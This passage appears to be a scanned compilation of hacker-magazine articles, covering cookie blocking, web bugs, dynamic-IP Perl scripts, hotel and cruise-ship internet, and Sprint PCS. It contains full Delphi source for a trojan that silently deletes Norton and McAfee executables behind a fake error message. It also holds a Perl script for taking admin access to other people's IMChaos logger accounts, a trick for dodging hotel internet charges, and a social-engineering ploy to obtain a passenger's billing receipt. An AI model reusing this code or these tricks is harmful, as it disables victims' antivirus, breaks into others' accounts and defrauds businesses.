Solution: In this case, the site places a cookie on your system. Whenever you visit the site, it will view that cookie, and see how many, if any, wallpapers you have seen that day. What we have to do is block the site

from opening the cookie. There are two ways to do this. The first will allow you to view as many wallpapers as you like. The second is in case the first doesn't work, and you'll have to repeat the process every time you view three wallpapers.

Method A: Open Internet Explorer. Go Tools>Internet Options. On the window that will pop up, click on the "Security" tab. Near the bottom of the window, there should be a "Custom Level" button. Click on it. In the new window that will pop up, scroll down until you see "Cookies". Under "Cookies" there are two sub-titles: "Allow cookies that are stored on your computer" and "Allow per-session cookies (not stored)". Each of these two has three selections: "Disable", "Enable", and "Prompt". Select "Disable" for both of them. Click "OK" and "Yes" on the message that will pop up. Note that from this screen you can click "Default Level" to restore your settings as they were before if you have any problems. Now click "Apply" and click "OK". Close your browser, reopen it, and go to the page with the limitations, in our case "gamewallpapers.com". Presto! Unlimited access to the content!

What? It didn't work? When you go to the page it says: "Your web browser uses an HTTP proxy that filters out 'cookies'" or something similar? Oh well. Guess we'll have to try the other method:

Method B: Open your Windows Explorer. Go to the OS directory (Windows in my case), then to the "Cookies" directory (or wherever your computer stores your cookies). Now, look for (manually or by searching) a cookie that contains the address of the site in question. In my case it's "gamewallpa➥pers.com". (Note: There may be more than one. If so, select them all.) Found it? Now delete the little bugger! Next, open Internet Explorer. Go Tools>Internet Options. From here look for "Temporary Internet Files". In this area click the "Delete Files..." button, make sure there's a check mark in the box next to "Delete all offline content", and click OK. When it's done deleting, click "Apply" and click "OK". Then open the website and get the files. The thing is, once you hit the limit again, you'll have to repeat the entire process. Better hope the files are worth the trouble....

Web Bugs

Problem: A web bug is a small graphic on a web page or in an e-mail message designed to monitor who is reading the page or message. Web bugs are usually GIF images, 1-by-1 pixels in size, so are most probably virtually invisible. They are usually placed on Web pages by third parties interested in collecting data about visitors to those pages.

Solution: You can't exactly remove a web bug from a website. And even if you downloaded the whole site and removed the web bugs from the source code of the local file, you would still need to actually find the web bug, and that's not easy. In the source code of the page in question, you should look for tags in the code that start with "IMG SRC", for instance <"IMG SRC="images/bug.gif">. The size of the image should be 1-by-1 pixel (WIDTH="1" HEIGHT="1"), and the location of the image will usually be on another website (<IMG SRC="http://ad.doubleclick.➥net/images/bug.gif">).

A much easier way to find web bugs is using an Internet Explorer add-on called "Bugnosis", which can be downloaded from www.bugnosis.org, where you can also find more detailed documentation on web bugs. The Bugnosis add-on locates the web bugs in a web page you're viewing and replaces it with an image you select. This way you can make the web bugs appear, though this won't halt their activity. To block web bugs you must use an advertisement blocker (a few good ones are recommended at the Bugnosis site).

Exploiting AIM Screen Name LOGGERS

by Stik

As an AOL Instant Messenger user, you are probably familiar with IMChaos.com, the site known for its unique screen name loggers. To make and use your own, you choose what type of logger you want from their site; Simple List, Profile Pic, Spy Survey... all offered options will work. You fill out the required forms then copy and paste your personally generated hyperlink to your profile. Your friends will see the link in your profile, click it, and it will add their screen name to the list of others who clicked the link.

On older IMChaos loggers, you were able to gain admin access by copying the hyperlink url from the AIM Profile window and pasting it into your browser address bar and changing your screen name to the profile holder's screen name. With admin access you can delete, edit, and view detailed info about the visitors.

Once this technique stopped working, I started to think about what the problem could be and what they could have changed to prevent this from functioning. I knew it worked in the AIM Profile window, but not Internet Explorer or any other browser I tried. I used a small script to grab the environment variables out of the current browser, so I could compare the results from Internet Explorer with those from the AIM Profile.

```
#!/usr/bin/perl
##
##  printenv -- demo CGI program which just prints its environment
##
print "Content-type: text/plain\n\n";
foreach $var (sort(keys(%ENV))) {
    $val = $ENV{$var};
    $val =~ s|\n|\\n|g;
    $val =~ s|"|\\"|g;
    print "${var}=\"${val}\"\n";
}
```

I then noticed the difference in UserAgent strings and came to the conclusion that the php script they use on their site must have a line of code that looks something like this:

```
<?php
$ua = $_SERVER['HTTP_USER_AGENT'];
if($ua == "AIM/30 (Mozilla 1.24b; Windows; I; 32-bit)"){
        //they are using aim and everything should work
} else {
        //they aren't using aim so the screen name will not be added
}
?>
```

I decided to test my theory by writing a script to spoof the AIM Profile window using Perl, emulating the AIM Profile browser by using its UserAgent in my attempt to reach the admin page. Just as I thought, the site only works properly for the AIM Profile browser, and now, any browser using my script. My code is listed below. I commented it heavily for this article so you can understand what is going on. If you decide to try to run this code, make sure it is on a machine supporting perl/cgi with the modules HTTP:Request and LWP:UserAgent installed (which are easily obtained for free at cpan.org if you do not have them). Once you become comfortable with the code feel free to add on to it and make it better.

```
##  IMChaos.cgi
##  Exploit to gain admin access to any IMChaos account
##  Spoofs the AIM Browser Window
##  Written by: Stik
use HTTP::Request;
```

```
use LWP::UserAgent;
  ##  Includes the above modules to be used in the script
print "Content-type: text/html\n\n";
  ##  To output as an HTML Page, this is necessary
$agent = 'AIM/30 (Mozilla 1.24b; Windows; I; 32-bit)';
  ##  UserAgent String of the AIM Window
$tmp = $ENV{'QUERY_STRING'};
  ##  URL of the hyperlink clicked, blank if no hyperlink was clicked
if($tmp ne ""){
 ##  The following keeps the browser spoofed when hyperlinks are clicked
  $tmp =~ s/link=//g;
    ##  Removes the word "link=" from the URL of the clicked hyperlink
  $listurl1 = $tmp;
    ##  URL of the clicked hyperlink
  $ua = new LWP::UserAgent agent=>$agent, env_proxy=>1;
    ##  Spoof the AIM Profile UserAgent as the UA of the current browser
  $request = HTTP::Request->new(GET => "$listurl1");
  $content = $ua->request($request)->content;
    ##  Request the HTML of $listurl1, the clicked hyperlinked page
  print "$content<br>";
    ##  Display the page as it would be seen in the AIM window
} else {
 ##  The Normal Spoofed page, before any hyperlinks are clicked
  $listurl = 'http://dilutedweb.com/m.php?a=AdminScreenName&b=
  ➥SETOFLETTERS';
    ##  $listurl MUST be the hyperlink url with the profile holder's SN in place of yours
  $ua = new LWP::UserAgent agent=>$agent, env_proxy=>1;
    ##  Spoof the AIM Profile UserAgent as the UA of the current browser
  $request = HTTP::Request->new(GET => "$listurl");
  $content = $ua->request($request)->content;
    ##  Request the HTML of $listurl, the Admin IMChaos Page
  $content =~ s/\href=\"/href="IMChaos.cgi?link=/g;
    ##  Replace all links with code to keep the browser spoofed as AIM
  print "$content<br>";
    ##  Display the page as it would be seen in the AIM window
}
```

Using Perl to DEFEAT Provider Restrictions

by TRM

In this article I will describe how two Perl scripts can work together to update your hosted website with links to your personal home web server. This is handy if you have a broadband ISP that changes your IP address on a regular basis, or if you just need to be able to handle the rare occasion where that might happen.

Background

A few years ago the company I work for was selling some of their old PCs to the employees. I purchased one of these systems because I wanted the 17" monitor. The computer was a no-name 200MHz with 32M of RAM. Not knowing what else to do with this box I installed Linux. It soon became a headless Apache/MySQL server. Having experience with Perl and databases I began writing a small application that would allow me to save and catalog work-related information (like Oracle optimization tricks, which I have trouble remembering on my own).

I have broadband service and a home network. A diskless Coyote Linux router provides NATing, DHCP, and firewalling. I opened a hole in the firewall and port forwarded to my new Linux box. Now I could access my web server from work and home!

The Problem

Occasionally my ISP updates my IP address. Or the power goes out for a day and my old IP gets reallocated. Whatever the reason, every now and then my IP address changes. The more I came to depend on my little web application (which was growing all the time), the more inconvenient these IP changes became. I was the only one who was going to access the server so I didn't see the point of subscribing to a DNS service.

I tried to find a way to email myself at work whenever the IP changed, but every attempt I made to determine my external (ISP provided) IP address from the Linux server using a script ended in failure because of the NATing. I could have loaded a script onto the boot floppy of the Coyote router, but there isn't much room on that floppy for extra scripts, so running a program from there didn't seem like a good option.

The Solution

Then I remembered that when a web server receives a request the IP address of the requester is available to CGI scripts. So I wrote two Perl scripts. The first script is run from a cron job on my Linux server at home. It makes a web site request. The second script runs on my free website account. It handles the request from the first script and creates files which are later included in one of the pages on the site using Server Side Includes.

Here is the first script:

```
#!/usr/bin/perl

    ##########################
    ## setIP.pl - requests a page from a website and just exits.
    ##########################


    use strict 'refs';
    use LWP::Simple;

    my ($content);
    my $linkURL = "http://<your external site here>/cgi-bin/getIP.pl";

   $content = get ($linkURL);
```

This script doesn't do much, but it does introduce the LWP Perl module. LWP provides an easy way to implement web clients in Perl. In this case all we want to do is send a request to our Perl script on the external site. We don't care about getting a page back so the script terminates right after the request. I created a cron job that executes this script once every hour. So if the IP address of my home web server changes, the links on my external site will have the new IP within the hour. This is really handy if the IP changes while I'm trying to use my application from work. Of course, I could run this script every five minutes if I wanted to.

The second script does most of the work (not that there's much to do). It uses the web server's REMOTE_ADDR environment variable to create small files on the web server. Using SSI these files are later included into a page on my external site.

```
#!/usr/bin/perl

  ##########################
  ## getIP.pl - Save the IP address of the requester
  ##########################

  use strict 'refs';


  $remoteAddress = $ENV{REMOTE_ADDR};
  #
  # This saves a file on the server that contains just the IP address,
  #  just for shits and giggles.
  #
  open ( OUTFILE, ">homeIP.txt" );
  print OUTFILE $remoteAddress;
  close OUTFILE;
```

```
#
# This file contains an HTML anchor that points to the application
# on my home server.
#
open ( OUTFILE, ">appname.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/appname\">My Application</A>";
close OUTFILE;

#
# This file has an HTML anchor that points to the same application
# on my home server.  But this time over SSL (port 443)
#
open ( OUTFILE, ">secure_app.html" );
print OUTFILE "<A HREF=\"https://$remoteAddress/appname\">My App(secure)</A>";
close OUTFILE;

#
# This file has an HTML anchor that points to a second application that I use.
#
open ( OUTFILE, ">secondApp.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/secondApp\">Second App</A>";
close OUTFILE;

#
#  A static web page on the home server
#
open ( OUTFILE, ">page.html" );
print OUTFILE "<A HREF=\"http://$remoteAddress/page.html\">Static Page</A>";
close OUTFILE;
```

Now that I have four new files on the hosted web site, what do I do with them? I created a .shtml file that takes those files and places them inside a web page. Now the page can be viewed and the links are always up to date.

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Links to home server</title>
</head>

<body>
<table border="0" cellpadding="0" cellspacing="0" width="100%"><tr><td>
<p align="center"><font size="6"><strong>My Stuff at Home</strong></font>
<br>
<BR>
<!--#include file="cgi-bin/appname.html" -->
<BR>
<!--#include file="cgi-bin/secure_app.html" -->
<BR>
<!--#include file="cgi-bin/secondApp.html" -->
<BR>
<!--#include file="cgi-bin/page.html" -->
<BR>
</td></tr>
</table>

</body>
</html>
```

This may not be the most elegant solution to the problem. In fact, it's a bit of a kludge. But it doesn't rely on an external DNS provider and was easy to implement.

Related Links

http://free.prohosting.com - reliable free web hosting with CGI support.
http://lwp.linpro.no/lwp/ - for information about the LWP and libwww-perl perl modules.

Thanks to: Joshua Jackson for creating Coyote Linux, Larry Wall for Perl - the most fun programming language on the planet, Jen, Will, and Maddy for putting up with my computer habit.

A Simple But Effective Spanner in Your AVS

by Irving Washington
thedarkshirt@hotmail.com

First off, sorry if anyone's miffed that I wrote this in Object Pascal. I happen to like Borland's IDEs, and Delphi 7 came free with a computer mag DVD. I actually like it when the aim is to produce a Win32 app which can easily take the look and feel of all the Win OS's, from the battleship gray of 95 to the Fisher-Price makeover of XP. So there. I'm sure you all will take about ten seconds to appreciate the concept and can then write something similar in your own languages.

The basic concept is this:

On execution, the program looks for various .exe files in their standard installation places on the PC running the program. If they exist, the program deletes them. For example:

```
if fileExists ('C:\AVS\AVS.exe') then
   deleteFile ('C:\AVS\AVS.exe')

endif.

(Repeat for each file you want to
delete)
```

And that, as they say, is that.

It's easy to get lists of .exe files and their default install locations without shelling out for all the packages. I got mine by downloading demo versions. I expect there's an easier way to read the tree for each AVS package, but I wanted to get something going quickly to see if the AVS software would pick it up. It doesn't, as far as I can tell.

Therefore, this could be sent via e-mail systems which check for virii and the like. The trusting user, seeing the app pass the online scan, would then download and run it on their own system. The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing a PC from the inside, leaving the empty case behind.

The deleted files cannot be recovered by going to our old friend the recycle bin. To the typical user, they will be irretrievable, and the AVS will require a reinstallation.

This is *obviously* Not Good. I don't like the idea that I could pay for an AVS designed to protect my PC that could be knocked out by a program which any novice with a bare modicum of programming skills could write, plus the fact that if the person who sent the file was targeting a specific PC/group of PCs, they would be vulnerable to all virii etc. once the initial AVS De-exe-r had been run.

I know that this program isn't a virus. It's a program that does what it's supposed to. But it seems hopelessly lame to me that AVS programs aren't able to protect themselves against such a blatant, obvious attack.

My program, once it has removed the AVS .exe files, displays a little message box saying how the program is incompatible with that version of Windows. The AVS De-exe-r can obviously be called, and touted as, anything else. A useful memory optimizer, for example. It then shows a window with all the standard menu bar items (disabled) and an error message. It has an option for reading the details of the "fault." All cosmetic doohickeys that serve to trick the user into believing that this *was* simply a program that failed to work, like so many free downloads.

I guess now maybe it's the turn of the guys who get paid to make these AVS things to sort this out.

This took me approximately five minutes to write. Because I believe in responsible hacking, the only PC I've used it on is my own. Naturally (here it comes), *what you do with the information contained in this article is up to you. You know the laws in your own countries, etc., etc., etc. You know the score.* ENDPREACH().

Sorry, but I always find those bits quite fun.

OK, that's enough. The bones of the prog are below. If you want to use Delphi, I believe you can get free versions at www.borland.com. If you want to try out my app *(on your own PCs only!)* then email me.

```
*******************************************************************************
//main listing for AVS-De-exe-r as whatnotted in Object Pascal using Delphi 7


unit Main;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls, Menus;

type
  TForm1 = class(TForm)
    Button1: TButton;
    Label1: TLabel;
    ListBox1: TListBox;
    MainMenu1: TMainMenu;
    File1: TMenuItem;
    Register1: TMenuItem;
    Search1: TMenuItem;
    View1: TMenuItem;
    ools1: TMenuItem;
    Window1: TMenuItem;
    Help1: TMenuItem;
    Memo1: TMemo;
    Button2: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

procedure TForm1.FormCreate(Sender: TObject);
begin
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\BackLog.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\BackLog.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\BootWarn.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\BootWarn.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\DefAlert.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\DefAlert.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\n32scanw.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\n32scanw.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navapsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navapw32.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapw32.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
```

```
  if fileExists ('C:\Program Files\Navnt\alertsvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\alertsvc.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\navapw32.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navapw32.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\NavUStub.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NavUStub.exe');
    end;
  if fileExists ('C:\Program Files\Navnt\navwnt.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\navwnt.exe');
    end;
   if fileExists ('C:\Program Files\Navnt\NPSCheck.EXE') then
    begin
      deleteFile ('C:\Program Files\Navnt\NPSCheck.EXE');
    end;
    if fileExists ('C:\Program Files\Navnt\npssvc.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\npssvc.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\NSPlugin.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NSPlugin.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\NTaskMgr.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\NTaskMgr.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\nvlaunch.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\nvlaunch.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\POProxy.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\POProxy.exe');
    end;
     if fileExists ('C:\Program Files\Navnt\qconsole.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\qconsole.exe');
    end;
       if fileExists ('C:\Program Files\Navnt\ScnHndlr.exe') then
    begin
      deleteFile ('C:\Program Files\Navnt\ScnHndlr.exe');
    end;
      if fileExists ('C:\Program Files\Symantec\LiveUpdate\NDETECT.EXE')
then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\NDETECT.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\AUPDATE.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\AUPDATE.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LUALL.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LUALL.EXE');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LuComServer.EXE')
then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LuComServer.EXE');
    end;
    if fileExists ('C:\Program
Files\Symantec\LiveUpdate\1.Settings.Default.LiveUpdate') then
    begin
      deleteFile ('C:\Program
Files\Symantec\LiveUpdate\1.Settings.Default.LiveUpdate');
    end;
     if fileExists ('C:\Program Files\Symantec\LiveUpdate\LSETUP.EXE') then
    begin
      deleteFile ('C:\Program Files\Symantec\LiveUpdate\LSETUP.EXE');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gd32.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\gd32.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gdlaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
```

```
Security\gdlaunch.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\gdcrypt.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\gdcrypt.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\GuardDog.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\GuardDog.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Internet
Security\IView.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Internet
Security\IView.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Firewall\cpd.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Firewall\cpd.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\VisualTrace\NeoTrace.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\VisualTrace\NeoTrace.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Shredder\shred32.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Shredder\shred32.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\QuickClean Lite\QClean.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\QuickClean Lite\QClean.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared Components\Instant
Updater\RuLaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared Components\Instant
Updater\RuLaunch.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\CMGrdian.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\CMGrdian.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\schedwiz.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Guardian\schedwiz.exe');
    end;
    if fileExists ('C:\Program Files\McAfee\McAfee Shared
Components\Central\CLaunch.exe') then
    begin
      deleteFile ('C:\Program Files\McAfee\McAfee Shared
Components\Central\CLaunch.exe');
    end;
  showmessage('Could not find dev\null\drivers.dll. Application failed to
start.');

end;

procedure TForm1.Button1Click(Sender: TObject);
begin
  Close;
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
  ListBox1.Visible := false;
  Memo1.Visible := true;
end;

end.
```

Hacking the Hilton

by Estragon

Many hotels are offering high-speed Internet access to people who stay there. Mostly this is via Ethernet cables, though some hotels also offer wireless. This article addresses one particular setup that we will probably be seeing a lot more of, which I got to use and experiment with at a Hilton hotel (at the Schiphol airport in Amsterdam, when my flight was canceled and I was forced to stay an extra day).

I think we'll be seeing a lot more of this type of integrated hotel system because it is very sophisticated and capable. It's not clear whether Hilton is using a standard vendor system or has merged several different types of systems, but the outcome is full integration of television (including games and pay per view), TV-based Internet (similar to WebTV), the hotel's information system (TV-based, to check out and see bill status), telephone, and of course high-speed Internet.

You can guess which one is of interest to the folks who are reading this: high-speed Internet. I will give a rundown of the system and some tips on how to get some time on the system without paying for it. The details of the fully integrated system, which Hilton claims it will be rolling out to all hotels in the future, are probably different than most other hotels with high-speed Internet. But the Internet portion is pretty standard, and the workarounds are similar to what I've encountered at some other places.

OK, so here's the drill: You set up your laptop or whatever and plug in the standard Ethernet cable supplied on the hotel room's desk. You might need to reboot or otherwise tweak your system for it to recognize there is a new connection available.

In other hotels, what happens next is that you open your web browser and try to visit a page, and instead are redirected to a web page by the Internet company (for example, STSN, which is found in many hotels such as the Sheraton chain).

But in the Hilton, once I plugged in, the TV came on and beeped annoyingly (the same beep they use for a wake-up call. It got my attention!). It said that I was trying to access the Internet and to enter a room number or PIN using the TV's remote control.

This is actually a good security feature to make sure you didn't somehow get to the patch panel or some other open connection. You can't enter someone else's room number (I tried) because your Cisco unit's address (below) is linked to your room. So you enter your room number.

Next, it steps you through the process of rebooting your computer (obviously, intended for Microsoft users), then says to try to access the Internet.

This is where the free access begins. At this point your computer is (hopefully) connected and has received its IP address via DHCP. However, you did not yet confirm with the TV that you're accessing the Internet and have not loaded any web pages.

The trick is that standard ports other than 80 are now open. I was able to ssh (port 22) to another computer on the Internet with the -X option (to tunnel X Window connections). I could then start Mozilla or whatever app remotely and have it show up on my computer in the hotel room. (Of course, you need to login via an xterm or similar and have an X server on your computer.)

Unfortunately this bliss only lasted for ten minutes or so (you might get a little extra time by using the "Back" on the remote control and otherwise trying to reset any timers that are running). Eventually the TV beeps again and you're back at step one but your ssh session gets blocked.

The good news is you can start over again and get another ten minutes of connectivity. But I was unable to continue my ssh session (even though the DHCP IP address was the same) and needed to reconnect.

Why bother trying to get ten minutes? Well, in this hotel (and probably all those with the same setup) charges for access are by the *hour,* not the day. I was paying ten euros per hour (about $12) once I gave up screwing around and tried to get some work done in segments longer than ten minutes, so I appreciated the extra "free" time. I checked

the next day and also kept track of my time (the TV beeps after an hour to let you know your time is almost up), and confirmed that the extra 30 minutes or so I got in ten minute increments were not charged.


Later, I saw that for about $40 a day you could get a package with unlimited Internet plus unlimited pay per view movies and other perks. Well, maybe that's worth it if you've got the need and the bucks.

Here's a little more information about the configuration. They are using Cisco 575 LRE Customer Premise Equipment (CPE) units in each hotel room (see http://www.cisco.com ➥/warp/public/cc/pd/si/575/prodlit/index.shtml for specs). These were attached to the back of a digital TV and have two network connections, two power connections, and what looks like an active security monitoring device (so be careful if you try to move it around much).

The Cisco 575 LRE product sheet says it needs to connect to a Catalyst 2900 LRE XL switch, which is probably where the smarts are. The integration with the TV and billing system was not clear, but my guess is that the TV got its commands via the 575. These commands were probably from a separate computer in the building that also was doing the monitoring and billing for pay per view, security, etc.

I did all of the above with my portable Mac running OS X. Unfortunately, I didn't have nscan or other tools to try to probe the network further or sniff the network, and I didn't have enough time to grab them and experiment. Obviously if you could see their server for billing, etc. there would be opportunities to either try to fool the server or get access to it. If Hilton is smart, there would be very limited access from the server to the rest of the hotel infrastructure (otherwise, for example, access to non-critical services like in-room Internet and pay-per-view could yield access to critical services like door key-card encoding).

In closing, the system I used was definitely very cool, but had an easy and obvious way of bypassing the charging system for some free Internet. Even though it costs a lot of money to stay in a Hilton and pay (by the hour!) for Internet service, my guess is that these types of integrated systems (TV, Internet, games...) will be a lot more common in the future.



by Jesters8
Jesters8@yahoo.com

Recently I went on vacation and I took a cruise through Alaska. I was sailing on the Carnival "Spirit." It was a good time, but as I got a little restless I wondered just what things of interest could be found onboard.

Background

Let me give a little background on how the technological aspects of the ship work. When you come onboard for the first time, every person receives a "Sail and Sign Card." At first it seemed like nothing more then a glorified room key, but as the features of the card were explained, it seemed to be more and more useful. Not only did the magnetic strip card act as a room key, but it also was a credit card and photo ID to get back onboard the ship after we docked in a port. After I was issued a card, I stood in front of a booth and my picture was taken. I could see as I walked around behind the booth that it was a touch-screen computer that stored everyone's pictures. Later I learned that once someone boarded the ship again, the security officer only had to look at the stored photo (which would appear when the card was swiped) to make sure it was truly that person. The cruise was what they referred to as a "cashless cruise." To buy something in the gift shop or bar, you gave them your card and signed a receipt, much like a credit card. Then, your room was billed and when you got home you wrote a check.

The card designers had some sense when making their system. The card has a four digit ID number (called a "folio" number) but no room number, so if someone accidentally found your card, they couldn't break into your room unless they had some other way of knowing where you were staying. Another

interesting system used by the cruise was a way of ordering tickets to do different things onshore. With your TV, you used your remote to pick out something and then entered your folio number. The next morning tickets were delivered to your door. Along with ordering things, you could also see everything you had paid for by typing in your folio number. This seemed to have numerous voyeuristic possibilities, so to test it out I asked a friend of mine from a different room to enter his number on my TV. It seems they matched your folio number to your room number inside the purchase checking system, so your folio number could only be accessed through your own room. To further check this I rode on the elevator a few times, memorizing the folio numbers on cards people had out. I returned to my room and found that all of the numbers that I knew were valid ID numbers could not be accessed from my TV.

The Internet Cafe

All of this leads me to the most interesting part of the ship for an inquisitive mind - the Internet Cafe. This was a library-like room on the ship with a dozen computers, although the only thing accessible was the monitor, keyboard, and mouse. The actual computer was inside a locked wooden cabinet. To get to use one of these machines you had to log in and suffer charges that equated to highway robbery. To log in, you typed in your first initial, last name, and room number as your username, and your folio number as your password (which could later be changed to anything). For example, if my name were John Smith, my login would be jsmith1234. Not wanting to pay these exorbitant charges, but not wanting to really steal access, I resolved myself to poking around the system. To see if the login manager could be exited I tried every hotkey combination I could think of, all the ctrl-, alt-, shift-, ctrl- alt-, ctrl- alt- shift -, etc. This proved fruitless. By right clicking, I learned that the login system was made in Flash and playing in Flash Player 6.0. Next, if I clicked on the option in the right click menu that said "About Macromedia Flash Player 6.0" for a brief moment the Taskbar appeared. If you were quick you could access a limited Start menu. It only allowed access to "Programs", but I was able to look at the "Start Up" menu. It had two executables that appeared to be written in VB, because it had that VB executable icon instead of the standard Windows one. The two programs were named "dsibillingxp.exe" and "sysckxp.exe". Googling these names revealed that something called "sysck.exe" is a Motorola cable modem driver. However, this may not be related to the program on the ship's computers, because the ISP for the ship was Digital Seas, a satellite broadband ISP designed just for cruising ships. I managed to crash the computer by trying to run dsibillingxp.exe. F8 was disabled as the computer rebooted, so I couldn't access safe mode or anything. I did learn that the machines were made by Compaq and running XP Pro. It didn't use the normal XP logon with the list of users and little pictures, but the Windows network login. Since it displayed the last login name, I found out the user name for the passengers' systems was "cruise". I tried common passwords and things that might seem logical, but I couldn't crack the password. It wouldn't be of much value even if I did because it would start the two programs and bring me right back to where I started. The default logins for administrator privileges and guest had been disabled.

I still wanted to see if it was possible to get access without paying, so it was time for a little social engineering. Since you needed a room number, a name, and a folio number, a room card would not be enough to get on a computer. There was one thing that had all this information, however. It was a receipt. When you bought something at the bar and signed for it, you kept the customer copy and this had your full name, room number, and folio number printed on it. There weren't exactly dumpsters onboard to go through, but I had an idea. I got a piece of paper with something printed on it and folded it over. I headed for the bar and approached a fifty-something woman (not trying to be sexist, but she seemed convincible). I told her I was playing in a family scavenger hunt and that one of the items was a drink receipt. I asked if I could have hers. She handed it over without hesitation.

Now being the good person I am, I wasn't going to do anything with her personal information. But the point is I could have. Anyone could have used it to quickly rack up hefty charges to her bill. In conclusion, their computer systems seemed secure to basic intrusion attempts, but the weakness in the system lies in the customers.

Greetz: Merlin122 for always being there when I need him.

A *Sprint PCS* Trick

by quel

We all love to hate cell phone companies. But some in particular, like Sprint PCS, seem to go out of their way to try to screw you over. First, have you noticed that it costs you minutes to call your voicemail?

